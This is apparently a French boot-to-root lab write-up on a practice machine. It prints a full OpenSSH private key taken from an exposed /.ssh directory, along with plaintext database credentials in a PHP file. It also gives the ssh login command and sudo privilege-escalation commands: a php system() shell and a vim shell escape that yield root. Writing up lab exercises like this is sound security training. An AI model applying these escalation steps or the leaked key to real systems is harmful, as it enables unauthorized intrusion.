


On tombe sur un résultat intéressent car il existe une page /.ssh et on sait que on peut se connecter sur la machine en ssh car le port est ouvert et surtout on a déjà trouvé un utilisateur, je décide alors de me rendre sur cette page.



Index of /.ssh


Name	Last modified	Size	Description
Parent Directory		-	
authorized_keys	2022-04-03 15:52	576	
id_rsa	2022-04-03 15:48	2.5K	
id_rsa.pub	2022-04-03 15:48	576	




```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Bingo, on obtient une clé RSA qui appartient à l'utilisateur localadm, on le voit dans la subpage id_rsa.pub

On sauvegarde alors cette clé rsa dans un fichier qu'on renomme id_rsa



On peut donc se connecter en ssh sur la machine car nous avons l'utilisateur, l'adresse IP de la machine et la clé RSA de l'utilisateur, il nous faut taper la commande suivante :

ssh –i /home/polux/Bureau/id_rsa localadm@192.168.1.165

On arrive donc sur le compte de localadm.


En se baladant sur les répertoires on trouve 2 users, jean et toto avec le mot de passe en clair de jean qu'on essaie et bingo on arrive à se connecter sur le compte de jean en ssh.

PHPMYADMIN

En se baladant sur le /home de toto, on peut voir qu'il est assez malveillant et qu'il nous révèle le mot de passe de la base de données du serveur web sous la page phpmyadmin.

```
main.c  notes  sql.php
[jean@LessonHacking1 toto]$ cat notes
La sécurité du site est nulle ! Je devrais être en mesure de voler tous leurs mots de passes !
[jean@LessonHacking1 toto]$ vi -c ':!/bin/bash' /dev/null
-bash: vi : commande introuvable
[jean@LessonHacking1 toto]$ sudo vi -c ':!/bin/bash' /dev/null
[sudo] Mot de passe de jean :
jean n'est pas dans le fichier sudoers.
[jean@LessonHacking1 toto]$ ls
main.c  notes  sql.php
[jean@LessonHacking1 toto]$ nano main.c
-bash: nano : commande introuvable
[jean@LessonHacking1 toto]$ cat main.c
#include <stdio.h>

int main()
{
        printf("Hello World !\n");
        return 0;
}
[jean@LessonHacking1 toto]$ cat sql.php
<?php
        $server = "localhost";
        $user = "root";
        $password = "root";
        $db = "credentials";

        $conn = new mysqli($server, $user, $password, $db);

        if(! $conn->connect_error)
        {
                $sql = "SELECT * FROM users";
                $result = $conn->query($sql);

                if($result->num_rows > 0)
                {
                        while($row = $result->fetch_assoc())
                        {
                                echo "id; " .$row["id"]. " - " .$row["username"]. " # " .$row["password"]. "<br>";
                        }
                }
        }

        $conn->close();
?>
[jean@LessonHacking1 toto]$
```

Je n'ai pas beaucoup exploré cette base de données mais je pense qu'on peut y obtenir pas mal d'informations.



TO ROOT

On reprend depuis la connexion ssh sur le compte de localadm et on essaie de monter en privilège pour atteindre le compte root.

En faisant sudo –l on peut voir que le compte localadm peut se connecter au comptes services dans avoir besoin de mettre de mot de passe.

Avec l'aide du site GTFOBins, on entre la commande pour élever nos privilèges et on arrive à se connecter au comptes services.

On recommence le process en faisant sudo –l et on voit que le compte peut se connecter au compte root en passant par le fichier .../vim.

Encore une fois avec l'aider du site GTFOBins, on effectue la commande pour élever nos privilèges et on arrive donc sur le compte root.

```
[localadm@LessonHacking1 /]$ sudo -l
L'utilisateur localadm peut utiliser les commandes
        suivantes sur LessonHacking1 :
    (service) NOPASSWD: /usr/bin/php
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$
[localadm@LessonHacking1 /]$ sudo -u service /usr/bin/ph
p -r 'system("/bin/bash");'
[service@LessonHacking1 /]$ sudo -l
L'utilisateur service peut utiliser les commandes suivan
tes sur LessonHacking1 :
    (root) NOPASSWD: /usr/bin/vim
[service@LessonHacking1 /]$ sudo /usr/bin/vim -c ':!/bin
/bash'
Vim : Alerte : La sortie ne s'effectue pas sur un termin
al
who
[root@LessonHacking1 /]# ami
bash: ami : commande introuvable
[root@LessonHacking1 /]# whoami
root
[root@LessonHacking1 /]#
```

J'ai donc réussi la mission boot to root et personnellement je me suis arrêté là, car si je suis en root, je suis en super utilisateurs et j'ai donc tous les droits. On pourrait passer des jours sur cette machines et trouver plus de failles et tout connaitre avec ce fameux droit root. J'ai essayé d'explorer un maximum et de faire ce boot to root en un temps minimum pour me rapprocher de la réalité car parfois les attaquants n'ont pas beaucoup de temps et une fois en root ils peuvent faire ce qu'ils veulent de cette machine mais ce n'est pas mon souhait. J'ai trouvé une faille à renforcer.